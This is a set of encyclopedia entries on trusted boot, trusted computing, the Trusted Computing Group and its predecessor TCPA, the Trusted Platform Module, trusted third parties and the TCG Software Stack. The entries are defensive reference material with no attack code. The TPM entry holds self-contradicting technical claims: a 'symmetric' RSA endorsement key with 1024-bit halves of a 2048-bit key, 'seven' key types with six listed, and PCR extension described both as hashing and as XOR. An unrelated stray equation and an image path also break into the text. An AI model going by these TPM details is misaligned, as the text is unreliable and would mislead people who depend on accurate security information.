Validation of hardware and software components is performed by validation hardware and software primitives. At the lowest level, these primitives are controlled by the boot process of the system and are ideally the first items to execute after power-on of a system, but how are these hardware and software primitives validated? In order to trust the hardware and software primitives they themselves must be trusted. If an attacker can undermine the trust of the trusted primitives then the attacker can own the system and control the results of the system validation, thus circumventing the validation process. This initial trust of the system primitives can be ensured through the use of a trusted boot process.

Theory

A trusted boot process is rooted in the ability of the system to securely ensure the integrity of the boot primitives. These boot primitives must not be susceptible to compromise, either by modification or by substitution. In other words, these boot primitives must be exactly what was implemented and cannot have unknown and undetected changes made to them. Once undetected changes are made, the boot primitives lose their trustworthiness.

A trusted boot is usually a process of multiple smaller validated boot iterations. These iterations may be comprised of hardware or software verification stages, depending on the implementation mechanisms utilized. Some mechanisms utilize both hardware and software features during the same verification iteration to cross-check the trustworthiness of both features. Iterations build on the trustworthiness of the previous iterations and thus are allowed to inherit the trust values of the preceding steps in the boot process. This process relies on the ability of a particular iteration to be validated prior to acceptance into the boot chain. It is a fundamental

assumption that the current iteration can inherit the trust of the previous iterations, and that this additive trust confidence increases in value as more and more iterations are validated and assimilated into the boot process. An attack on a particular iteration should be detected by the validation process executed by the previous boot iterations. Once an improper system configuration or an attack is detected the boot process stops, thus thwarting the attacker's attempt at circumventing the validation process (Dietrich and Winter 2008).

The validity of this boot chain iteration validation is completely dependent on the assurance that a Root of Trust exists for the initial verification stage. The Root of Trust provides the security necessary for privacy and integrity through encryption and cryptographic hashing (Lipton et al. 2002). Additional iterations of the boot process will utilize cryptographic hashing and encryption to protect the subsequent iterations from substitution or alteration. Increasing system functionality is typically released with each subsequent iteration validation. This additional functionality allows the system to gradually become more and more capable while ensuring trust in these capabilities. The trusted progressive boot process enables increased system functionality while protecting against substitution, modification, and system attacks.

Applications

A trusted boot starts with a Root of Trust. This Root of Trust element provides the strongest protection if it is a system hardware element due to the added trust confidence obtained from a hardware element. Current security philosophy leans toward protecting this iterative release mechanism using Integrated Circuit (IC) hardware design capabilities instead of software capabilities. Hardware mechanisms are intrinsically more difficult to circumvent than software mechanisms. A capability often referred to as a boot loader is used to initiate the trusted boot process using characteristics of the Root of Trust. Once the boot loader has self-authenticated and validated the Root of Trust it loads the initial boot segment. The functionality in the initial boot segment validates the next boot segment or iteration and if this segment authenticates the boot loader loads it. This process repeats for each segment until the entire boot process has been completed. Encryption and digital signatures should be used with

subsequent segments to protect against modification or substitution of the segments. These subsequent segments should utilize a key management scheme where separate keys are used for digital signature and encryption of each segment. These keys need to be protected and not utilized or exposed until needed by the appropriate segment. The Trusted Computing Group encourages this progressive release via iteration validation (TCG-Mobile-Phone-Work-Group 2007). The strength of the trusted boot philosophy relies on the strength of the protection provided each boot iteration.

Open Problems

Trusted boot requires adequate key protection. How keys are stored, utilized, and progressively unveiled is a target of current research in academia and industry.

Secure verification methodology ensuring a high level of confidence in the authenticity of the boot stage is a topic of academic research. Trusted boot is highly dependent on progressive authentication and release, and the ability for systems to ensure staged authentication opens up several areas for research including benefits versus costs of complex boot iterations, statistical and protection significance in limiting the number of boot stages, assessments of entropy increase benefits due to additive confidence increases per iteration, and appropriate cryptographic protection levels for the various stages.

Cross-References

Levels of Trust
Trusted Computing

Recommended Reading

Dietrich K, Winter J (2008) Secure boot revisited. In: Ninth international conference for young computer scientists, Zhang Jia Jie

Lipton RJ, Rajagopan S, Serpanos DN (2002) Spy: a method to secure clients for network services. In: Proceedings of the 22nd international conference on distributed computing systems workshops, Vienna

TCG-Mobile-Phone-Work-Group (2007) TCG mobile trusted module specification version 1 rev 1.0, 12 Jun 2007

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_795

Trusted Computing

Stephen M. Papa[40] ✉ and William D. Casper[40] ✉
(40) High Assurance Computing and Networking Labs (HACNet), Department of Computer Science and Engineering, Bobby B. Lyle School of Engineering, Southern Methodist University, Houston, TX, USA

✉ **Stephen M. Papa (Corresponding author)**
Email: nair@lyle.smu.edu
Email: spapa@mail.smu.edu

✉ **William D. Casper**
Email: nair@lyle.smu.edu
Email: william.d.casper@lmco.com

Synonyms

BIOS basic input output system; BSP board support package; FPGA field programmable gate array; IC integrated circuit; TCG trusted computing group; TPM trusted platform module

Definitions

Trusted Computing: The belief that a computer will operate in a predictable manner, and provide an environment where data (software and information) within the system is authenticated and protected.

Background

Computer security is reliant on trust. This trust is composed of several fundamental principles, including confidence that the targeted system is configured as expected, will operate as intended, and has not already been compromised or exploited. A verification strategy with appropriate methodology should be used to validate this trust. The validation can be done with a combination of hardware attestation and software integrity verification.

Computer security often focuses on protecting data confidentiality, integrity, and availability against the external threat. The level of trust that a computer must establish is based on the anticipated environment and the risk of attacks on the system. By performing a risk-based evaluation, the trust requirements for the computer system can be established. This approach is a time honored and established method to identify required computer and cryptographic security.

Trusted Computing (TC) provides a computer system that protects data (software and other information) resident in the system from modification or theft. If the computer system is connected to a network the trust may be extended to other trusted computing nodes on the network, and protection measures are put in place to protect the computer from network-based attacks. To create a TC environment, the level of trust must commensurate with relative risk associated with its loss or modification and the data being protected.

Depending on the risk evaluation, a required level of trust can be established and the system hardware and software may be designed to meet the protection requirements that are commensurate with the data being protected and that will create a trusted computing environment.

Theory

Trusted Computing starts with a Root of Trust, and depending on the required level of trust in the system the Trust Root may be software, hardware, or a combination of both elements. A hardware example of a Root of Trust is the Trusted Platform Module (TPM) with protection and mechanisms to create trust within computers defined by the Trusted Computing Group (TCG).

TCG definitions and specifications are often used synonymously with Trusted Computing, but its definitions of protection mechanisms required to

create a trusted computing environment are not universally accepted as the only source of TC requirements. For instance, the TPM does provide a solid foundation for establishing trust anchors in a networked computer system where the attack is primarily network based. The TPM provides confidentiality and integrity for critical data while it traverses any unprotected network or being stored, but only provides integrity for data when it is being processed. The standard implementation of the TPM is a separate device physically separated from the CPU and so it does not allow for protection of systems where the user is the attacker and has unfettered access to the computer. For environments where the data integrity and confidentiality must be ensured while the data is in use or while stored a secure processor is a better choice for establishing trust that the desired data integrity and confidentiality will be maintained.

The TCG has identified the following fundamental trusted platform features:

1. Protected Capabilities

2. Attestation

3. Integrity Measurement

4. Reporting and Logging

Depending on the expected risk to the data, the level of trust required in system software and hardware can be established.

Applications

Software Trust

Software trust is needed to support the following goals within a computer system:

1. Protection of sensitive software or data

2. Verifying the key trust elements in the computer system are present and not modified so the computer can be trusted to process information as

expected without loss of modification of the data being protected

3. Verifying the authenticity (peer-to-peer or third party attestation) of applications and data exchanged with other systems prior to their storage and use in the system

4. Logging and reporting events related to lack of authenticity of hardware or data

Trusted software is essential to ensuring the confidentiality and integrity of the data (information or software) wherever it exists on the network or system. The belief that the system will protect the data confidentiality, and the integrity of the data processed and stored in the system is the key to the trust the data owner will have in the system.

System software that can contribute to trust includes boot software, the operating system, and application software that performs critical trust anchor functions such as secure messaging, cryptographic services, authentication, integrity verification, and data storage/retrieval. These software functions often execute on trusted hardware to ensure this trusted software is protected.

Trusted boot software is responsible for the initialization of critical hardware elements, verification of the presence and operation of local resources (i.e., built-in-test and device initialization) prior to the operating system being started. In a trusted environment, the initial boot software should verify the integrity of the BIOS or BSP, and OS software prior to it allowing it to be loaded and executed. Additional trust checks may include verification using built-in-test of local resources to ensure the correct hardware configuration is present and correctly initialized. Once initial boot software has been integrity checked by the hardware, the boot software should allow for verification of authenticity and integrity of software and data loads. Integrity can be verified through use of digital signatures (for high trust applications use of ECDSA-384 or RSA-3072 should be considered) based on the derivation from the root of trust key. Trusted software must perform authenticity checks of any new software loads and operating system software before loading.

A trusted Operating System should be from a reputable source and tested based on the Common Criteria Evaluation and Validation Scheme (CCEVS) in a NIAP lab to an appropriate Evaluation Assurance Level

(EAL) level to provide evidence that its software can be trusted. A trusted OS must enforce permissions-based access, and it should support Virtual Address Spaces for process isolation.

Trusted application software executing in a non-trusted processor should provide protection against well-known software attacks. It should include verification of bounds for any input from external entities being performed prior to its use. Any Application Programming Interface (API) not internally developed should be wrapped and functional interfaces shall be strictly enforced. All developed software is inspected by trusted development engineers. Verifiable acceptance test criteria are required. Confidentiality of software and data elements in a deployed system should include encryption using symmetric cipher (such as AES) when in storage devices and for high-trust systems while in processor external memory.

Trusted application software executing in a Trust Anchor, Secure Processor, or other Root of Trust Device should support monitoring of hardware, verification of the integrity of local resources, and software that supports extending trust to other system entities. Trust extension can be accomplished using secure communication and entity authentication. The trust application will also manage key rings and key splits; however, hardware will maintain and protect the keys. The trust application may also act as the certificate authority for other trust elements in the system.

Hardware Trust

Designing hardware for the purpose of creating a trusted computing environment is segregated into two separate categories as follows:

1. Hardware functionality to support trust establishment and maintenance of trust within the system and between systems

2. Hardware designed to provide protection of sensitive software and data during run-time operation

The first category referred to as “Hardware Run-Time Trust,” is hardware functionality that secures, maintains, and extends system integrity and confidentiality, monitors the run-time computer environment, and protects the computer environment. The second category, referred to as “Hardware Design Trust,” includes the physical HW design and physical

HW devices that if well designed will help secure the system and provide a stable software execution platform that can be trusted.

Hardware Run-Time Trust

HW support for trust is integral to the overall system design. Specific hardware designs to create trust are required to help secure and verify the system. Modifications or unique designs of the hardware to support establishment of trust is required to help secure the system. Hardware support starts with cryptographic accelerators to support digital signature verification and decryption of boot software as part of the boot process. Additional hardware functionality may be required to support run-time trust including in-line memory encryption/decryption, and cryptographic support for secure communications.

Hardware Design Trust

Hardware is designed to make electrical probing and instrumentation difficult. Hardware design may be based on Commercial Off-the-Shelf (COTS) systems, boards, and components. Selection of components is based on performance to functional requirements, and must include support of the security requirements. Specific hardware designs are used to create trust and are required to secure and verify the system.

1. A Trust Anchor (e.g., FPGAs, TPM), a secure processor, or COTS processor that supports trust functionality is required.

2. Authentication of hardware that is processing sensitive data and hardware is required.

3. Support of cryptographic and non-cryptographic authentication mechanisms used for establishment and maintaining system trust.

4. COTS hardware components are used where appropriate with preference given to trusted IC sources when available.

5. Custom hardware and firmware may be developed to support run-time trust establishment and maintenance.

6. Mechanisms to protect confidentiality and integrity of nonvolatile memory used for software and data storage are required.

7. Mechanisms to protect the run-time confidentiality and integrity of volatile memory are required.

8. Hardware integrity verification is required as a precursor to sensitive software execution.

9. IC Trust may be required (trusted source).

Open Problems

Lack of commercial secure processors with multiple high-speed cores and low latency for externally encrypted memory.

Cross-References

Levels of Trust
Trusted Boot

Recommended Reading

Agrawal D, Baktir S, Karakoyunlu D, Rohatgi P, Sunar B (2006, Apr 21) Trojan detection using IC fingerprinting. IBM Research Report

Pentagon fears Trojans, kill switches in foreign-made CPUs. http://arstechnica.com/security/news/2008/05/pentagon-fears-manchurian-chips.ars

TCG Specification Architecture Overview Revision 1.4 (2007, Aug 2). http://www.trustedcomputinggroup.org/files/resource_files/AC652DE1-1D09-3519-ADA026A0C05CFAC2/TCG_1_4_Architecture_Overview.pdf

Trusted foundries links. http://www.allbusiness.com/government/government-bodies-offices-government/11420190-1.html

Trusted foundries links. http://www.manufacturingnews.com/news/04/0203/art1.html

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_498

Trusted Computing Group

Scott A. Rotondo[41] ✉
(41) Oracle Corporation, Redwood Shores, CA, USA

✉ **Scott A. Rotondo**
Email: scott.rotondo@oracle.com

Definition

The Trusted Computing Group (TCG) is an international organization that develops and promotes standards for hardware-enabled trusted computing.

Background

TCG is a not-for-profit corporation, founded in 2003 as a successor to the Trusted Computing Platform Alliance (TCPA). Current membership in TCG includes over 100 companies. As of 2010, the permanent members of the Board of Directors are Advanced Micro Devices, Fujitsu, Hewlett-Packard, IBM, Infineon, Intel, Lenovo, Microsoft, Oracle, and Wave Systems.

Representatives of member companies participate in approximately 15 work groups, each of which is chartered with the development of specifications for trusted computing in a particular technical area. The technical work groups are overseen by a central Technical Committee and the Board of Directors.

Applications

TCG's first and best-known specification is for the Trusted Platform Module (TPM), a component included in a wide variety of computer

systems from most major manufacturers. The TPM contains registers to store measurements, in the form of cryptographic hashes, of all software that executes during the computer's boot sequence. These measurements provide a "chain of trust" that completely describes the execution environment for the operating system and application software.

The TPM also contains a hierarchy of asymmetric key pairs which it can use for encryption and signing. Combining these features, the TPM can produce a signed attestation describing the system's software configuration, which can be examined and verified by a remote network peer. The TPM can also encrypt data on the local system so that it can be decrypted only when the system's software configuration matches a specified state.

In 2009, the TPM specification was adopted as ISO/IEC 11889. Related TCG specifications cover the surrounding infrastructure, platform-specific issues, and Common Criteria protection profiles for security evaluation. In recent years, TCG's technical breadth has expanded to include specifications for mobile phones, self-encrypting disk drives, network access control, and multi-tenant systems.

Cross-References

Trusted Computing
Trusted Computing Platform Alliance
Trusted Platform Module

Recommended Reading

Published TCG specifications and other information about the organization are available at http://www.trustedcomputinggroup.org

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_499

Trusted Computing Platform Alliance

Scott A. Rotondo[42] ✉
(42) Oracle Corporation, Redwood Shores, CA, USA

✉ **Scott A. Rotondo**
Email: scott.rotondo@oracle.com

Definition

The Trusted Computing Platform Alliance (TCPA) was a consortium formed to define standards for trusted computing, which was later replaced by the Trusted Computing Group (TCG).

Background

TCPA was formed in 1999 by Compaq, Hewlett-Packard, IBM, Intel, and Microsoft to combat the growing number of security threats to client systems such as personal computers. Following the example of IBM's Embedded Security Subsystem, TCPA created specifications for an inexpensive hardware device, similar to a smartcard but permanently attached to the system motherboard, that provides public key functions plus registers to store measurements of the software used to boot the system.

TCPA published a Main specification for the hardware device described above and a companion specification for PC-specific implementation of the main specification. In early 2003, the Trusted Computing Group (TCG) began operation as a successor organization to TCPA, with many of the same member companies as its predecessor. TCG adopted the existing published specifications of TCPA and has continued to enhance and expand them in subsequent revisions.

Cross-References

Trusted Computing
Trusted Computing Group

Recommended Reading

Information about the Trusted Computing Group is available at http://www.trustedcomputinggroup.org

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_796

Trusted Platform Module

Thomas H. Morris[43] ✉
(43) Department of Electrical and Computer Engineering, Mississippi State University, Mississippi State, MS, USA

✉ **Thomas H. Morris**
Email: morris@ece.msstate.edu

Definition

The Trusted Platform Module (TPM) (Trusted Computing Group 2007; Felten 2003; Grawrock 2008) is a hardware device intended for use as a cryptographic coprocessor. The TPM provides hardware support for cryptographic algorithm acceleration, secure boot, sealing data, and attestation.

Background

The TPM is specified by the Trusted Computing Group which is an industry consortium with 99 listed members as of this writing. The Trusted Computing Group authored the TPM main specification which includes three parts: design principles, structures of the TPM, and commands. The TPM main specification is the primary specification for TPM implementation and compliance; however, TPM designers must also adhere to platform-specific specifications Trusted Computing Group working exist to develop platform-specific specifications for personal computers, servers, mobile devices, storage devices, and internet infrastructure devices.

The Trusted Computing Group maintains a registry of allocated TPM vendor identification numbers for manufactures of TPM devices for PC

clients. A list of vendors with assigned TPM hardware interface vendor IDs is provided in Table 1.

Trusted Platform Module, Table 1 PC client TPM hardware interface vendors

Atmel	Broadcom	IBM	Sinuson	STMicro electronics
Infineon	Lenovo	SMSC	Winbond	National semiconductor

Applications

The TPM includes the following major hardware components: random number generator, SHA-1 hash generator, HMAC engine, asymmetric RSA encryption and decryption functions, symmetric encryption and decryption functions, asymmetric encryption key generation, endorsement key, attestation identity keys, storage root key, platform configuration registers, opt-in, power detection, and nonvolatile memory. Each listed component is described below.

- *Random Number Generator*. The TPM includes a random number generator (RNG) function which generates 32-byte random numbers. The RNG function may be a pseudo random number generator, but the use of hardware sources of entropy is preferred.
- *SHA-1 Hash Generator*. The TPM includes a SHA-1 hash generation function based upon Federal Information Processing Standards Publication 180-1 Secure Hash Standard. The hash output is 160 bits.
- *HMAC Engine*. The TPM includes a hardware hashed message authentication code (HMAC) accelerator. The HMAC uses SHA-1 hash function, a 20-byte key, and 64-byte block size.
- *Asymmetric RSA Encryption and Decryption Functions*. Hardware RSA asymmetric cryptography accelerators are available to support digital signature generation and encryption and decryption needs. Support key sizes include 512, 1024, and 2048 bits. The recommended key size is 2048 bits. Exposed signature generation and encryption functions must use the RSA cryptography accelerators.
- *Symmetric Encryption and Decryption Functions*. The TPM includes an internal symmetric encryption function; however, the symmetric encryption function is not available for external use to encrypt messages. The TPM uses a Vernam one-time-pad with exclusive or function for

symmetric encryption. Implementations of the Advanced Encryption Standard (AES) are optional to support symmetric encryption and decryption.

- *Asymmetric Encryption Key Generation*. The TPM includes hardware functions to generate RSA asymmetric key pairs. Private keys are stored in a shielded tamper proof location, the root-of-trust-for-storage.

TPM supports seven types of keys: storage keys, identity keys, the endorsement key, bind keys, legacy keys, and authentication keys. Storage keys are general-purpose encryption keys. Identity keys are known as attestation identity keys (AIKs), which are aliases for the endorsement key. AIKs are used to sign data created by the TPM, data in platform generation registers. The AIK is 2048 bits. The endorsement is described above. Bind keys are symmetric encryption keys. Legacy keys are keys not generated by the TPM. Authentication keys are symmetric keys used to sign commands sent.

- *Endorsement Key*. Each TPM contains a unique 2048-bit RSA symmetric encryption key, called the endorsement key (EK). The endorsement key is the basis for all other keys generated by the TPM and provides a mechanism to uniquely identify each TPM. The endorsement key is a 2048-bit RSA key pair with two components: PUBEK and PRIVEK. PUBEK is the 1024-bit public portion of the endorsement key. PRIVEK is the 1024-bit private portion of the endorsement key. The endorsement key is never directly used for signature generation or encryption. Because the TPM is physically attached to a platform's devices printed circuit board and includes features to detect physical tampering, the endorsement key provides a means to uniquely identify the individual platform which instances the TPM.
- Attestation identity keys (AIKs) are aliases for the endorsement key. AIKs are used to sign data created by the TPM, data in platform generation registers. The AIK is 2048 bits.
- *Storage Root Key (SRK)*. The storage root key is generated when a user takes ownership of the device. The storage root key is used to encrypt all other keys. When ownership of the TPM changes, the storage root key also changes. Care must be taken to transfer ownership of items encrypted with keys protected by the existing storage root key before changing the storage root key.

- *Platform Configuration Registers*. Platform configuration registers (PCRs) are linked to the SHA-1 hash function. When a new value v is written to a PCR, v is concatenated with the register's existing contents η_t, and then the concatenated string is hashed with the SHA-1 algorithm creating η_{t+1}.

$$\mathcal{F} = \{f_i : \mathcal{D}_i \rightarrow \mathcal{R}_i\} \tag{1}$$

  This process can be repeated indefinitely, continuously writing new v to the PCR. The final value, η, in the PCR uniquely represents the chain of values (v_0, v_1, v_2, …) written to the PCR. η is not commutative, meaning the different orders of (v_0, v_1, v_2, …) give different η. Additionally, because of the one-way nature of the hash function, knowledge of η cannot be used to learn (v_0, v_1, v_2, …). Some PCRs are dedicated to secure boot, while others are left for general use. The number of PCR depends on the platform type: personal computer, mobile device, etc.
- *Opt-in*. The TPM may be turned on or off, enabled or disabled, and activated or deactivated. Opt-in functions require operator presence at the keyboard attached to the device.
- *Power Detection*. The TPM contains circuitry to detect power to enable power on self-test operations and to support physical presence assertions at device power-up (force operator to enter pass phrase to continue operation).
- *Nonvolatile Memory*. The TPM includes nonvolatile memory locations to store persistent identity and state information including the endorsement key, a storage root key, and ownership authorization data. Data integrity registers were formerly available to allow general-purpose use of nonvolatile memory. This function has been deprecated and a separate general-purpose nonvolatile memory area is available.

The major features of the TPM include cryptographic algorithm acceleration, secure boot, sealing data, and attestation.

- *Cryptographic Algorithm Acceleration*. The TPM RSA encryption and decryption functions are available to support encryption and decryption of messages and digital signature generation. Key generation functions are available to support RSA asymmetric key generation. The SHA-1 function is also available for general use.

The HMAC and symmetric key functions are not available for general use.

- Secure boot is a methodology used to verify the platform configuration and platform ownership during the boot process. Secure boot gates a platform's boot process and does not allow the platform to exit the boot sequence until the platform configuration has been validated. The boot code is broken into multiple executable code segments. Before a segment may call the next segment in sequence, it must first hash the next segment and store the resulting hash to a secure boot platform configuration registers (PCRs). The first code segment, a small segment of the BIOS, hashes itself. The PCR register combines newly written values and the PCR previous contents of the using a bit-wise logical exclusive or function. The combined value is written to the PCR. This process produces a hash value which uniquely represents the platforms endorsement key and boot code contents. A similar process is followed for validating attached hardware by writing identifying hardware configuration information to a second PCR.

The TPM gates the platform's hardware reset signal. When the secure boot hardware and software PCR contents match previously stored known good values, the platform is allowed to exit reset. If the secure boot PCRs never contain the correct values, the platform will never exit reset.

- *Sealing Data*. Combined use of platform configuration registers (PCRs) and the TPM embedded encryption capabilities enables sealed storage. Sealed storage uses a result stored in one or more PCR to generate an encryption key which is then used to encrypt, aka seal, data. Decrypting sealed data requires the same PCR to contain the same value(s) held at encryption time. The encryption key is only accessible to the TPM.
- *Sealed Storage*. The sealing process is used in two places. First, the nonvolatile storage (HDD) on the platform maybe encrypted with a key built from platform configuration information and platform identity information, and derived from a shared secret established when a user takes ownership of the TPM.

  Data encrypted with a key built from platform configuration information can only be decrypted if the platform configuration has not changed. This prevents booting a different OS to bypass access controls.

Data encrypted with a key built from platform identity information can only be decrypted when the nonvolatile storage is present in the machine with the TPM that encrypted the data. This prevents removing a hard-disk drive and placing it in another machine to bypass protections.

Data encrypted with a key built from a shared secret can only be decrypted after the user completes authorization procedures which confirm knowledge of the shared secret.

Encrypting with a key built from configuration information, identity information, and the shared secret ties the contents of the machines HDD to that specific hardware/software configuration on that specific machine and requires validation of knowledge of the shared secret during boot.

- *Sealed Application Data*. The second use of the sealing process enables application data privacy. In this case, an application may load one or more PCR with some combination of values, likely including a hash of the application itself. Application data is then sealed based upon these PCR contents. After sealing, the PCR contents are cleared. The only way to decrypt the sealed application data is to load the PCR with same set of values used prior to encryption.
- *Attestation*. Attestation identity keys (AIKs), which are aliases for the platform's endorsement key, can be generated by the TPM to sign data created on the trusted platform. This allows a platform to sign data to be transmitted outside the platform which attests to creation on the trusted platform in a particular configuration.

AIKs are generated after loading platform configuration registers with platform configuration information. AIKs may be generated from the PCR contents after boot to attest to the system configuration and identity immediately after boot. Alternatively, AIKs may be generated after loading PCR with configuration information related to a particular application. In this way, it is possible to attest to the presence of the application on a platform and to the integrity of the application.

An unlimited number of AIK can be generated allowing an unlimited number of identities.

In 2008, Christopher Tarnovsky (2008) successfully demonstrated an attack against a TPM in which he was able to physically tamper with a TPM device to learn the endorsement key. Mr. Tarnovsky's attacked required decapsulation of an Infineon TPM device and the use of an electron microscope. The attack required 9 months of reverse engineering to divulge

the key contents of a single device. The sophistication of this attack limits its likely use to most capable attackers.

Final Remarks

The Trusted Computing Group continues to apply TPM technology to new computing domains including mobile devices, secure storage, and distributed computing environments. Many platforms aside from the TPM exist to provide hardware-assisted security functions. In Parno et al. (2010), Parno et al. discuss the trend of cellular telephones emerging as the next major computing platform and the fact that many cellular telephones include stronger hardware support for security than many contemporary desktop computers. In Mao (2009), Mao discusses the applicability of the TPM and trusted computing to distributed computing domain. Mao finds the TPM attestation is useful for system behavior conformation by validating a restricted and desirable system configuration. In Potter (2009), Potter discusses the need to move the use case for TPM beyond device authentication to the network towards attestation of the integrity of the system. Potter purports that the computing threat environment will drive larger acceptance and adaptation of the trusted computing and the TPM.

Cross-References

Trusted Computing

References

Felten EW (2003) Understanding trusted computing: will its benefits outweigh its drawbacks? Secur Privacy IEEE 1(3):60–62

Grawrock D (2008) Dynamics of a trusted platform. Intel Press, Hillsboro

Mao W (2009) Innovations for grid security from trusted computing. In: Christianson B, Crispo B, Malcolm JA, Roe M (eds) Security protocols. Lecture notes in computer science, vol 5087. Springer, Berlin/Heidelberg, pp 150–152

Parno B, McCune J, Perrig A (2010, May 16–19) Bootstrapping trust in commodity computers. In: 2010 IEEE symposium on security and privacy (SP). pp 414–429

Potter B (2009) High time for trusted computing. Secur Privacy IEEE 7(6):54–56

Tarnovsky C (2008) Security failures in secure devices. Black Hat DC, February 21

Trusted Computing Group (2007, July 9) TPM main part 1 design principles. Specification version 12 Level 2 revision 103 TCG

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_98

Trusted Third Party

Carlisle Adams[44] ✉
(44) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Definition

A *trusted third party* (TTP) is an entity in a domain that is trusted to perform a specific service.

Applications

A TTP, sometimes referred to as a trusted authority, is an entity within a given community that is trusted by all entities in that community to properly perform a particular service. In some architectures, the TTP must store and adequately protect long-term secrets. The compromise of such secrets will immediately render insecure all future communications in the network and may also render insecure all past communications protected by using those secrets; this situation will persist until new long-term secrets can be established (Menezes et al. 1997). In some architectures, the TTP may have the ability to read all messages. Typically, the service performed by the TTP will enhance the security of other messages or transactions between entities in the community; example services include key generation, entity authentication, time stamping, and notarization (Stinson 2006).

Examples of TTPs in well-known architectures include the key distribution center (KDC) in Kerberos, the certification authority (CA) in a PKI (Public Key Infrastructure), and the naming authority (or name server) in an organizational environment.

Open Problems and Future Directions

In many environments, although a trusted entity is needed for the functioning of security operations, there is a desire to reduce the amount of trust needed in this entity. Techniques such as threshold cryptography and secret sharing have been explored as ways to distribute trust across several (non-colluding) entities so that less trust is required in each individual entity. Finding efficient, secure, and scalable ways to achieve this is an on-going area of research.

Cross-References

Certification Authority
Entity Authentication
Kerberos
Time-Stamping

References

Menezes A, van Oorschot P, Vanstone S (1997) Handbook of applied cryptography. CRC, Boca Raton

Stinson D (2006) Cryptography: theory and practice, 3rd edn. CRC, Boca Raton

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301000

Trustworthy Autonomous Systems

Resilience in Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301001

Trustworthy Machine Learning

Adversarial Machine Learning

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_542

TSS

David Challener[45] ✉
(45) Applied Physics Laboratory, Johns Hopkins University, Laurel, MD, USA

✉ **David Challener**
Email: David.Challener@jhuapl.edu

Definition


The TSS, or the Trusted Computing Group (TCG) Software Stack, is a set of Application Programming Interfaces (APIs) used to expose the functionality of the Trusted Platform Module (TPM) to the programmer. There have been 3 versions of the TSS specification released as of this time the 1.1b specification, which corresponded to the 1.1b version of the TPM specification, the 1.2 version of the specification, which corresponded to the first release of the TPM 1.2 specification, and the latest version labeled 1.2 Errata 1, which fixed a number of errors in the first release of the 1.2 specification. The TSS 1.2 may work with a 1.1b TPM for those functions which exist in a 1.1b TPM, but it includes a number of functions which are not available on the 1.1b TPM.

Background

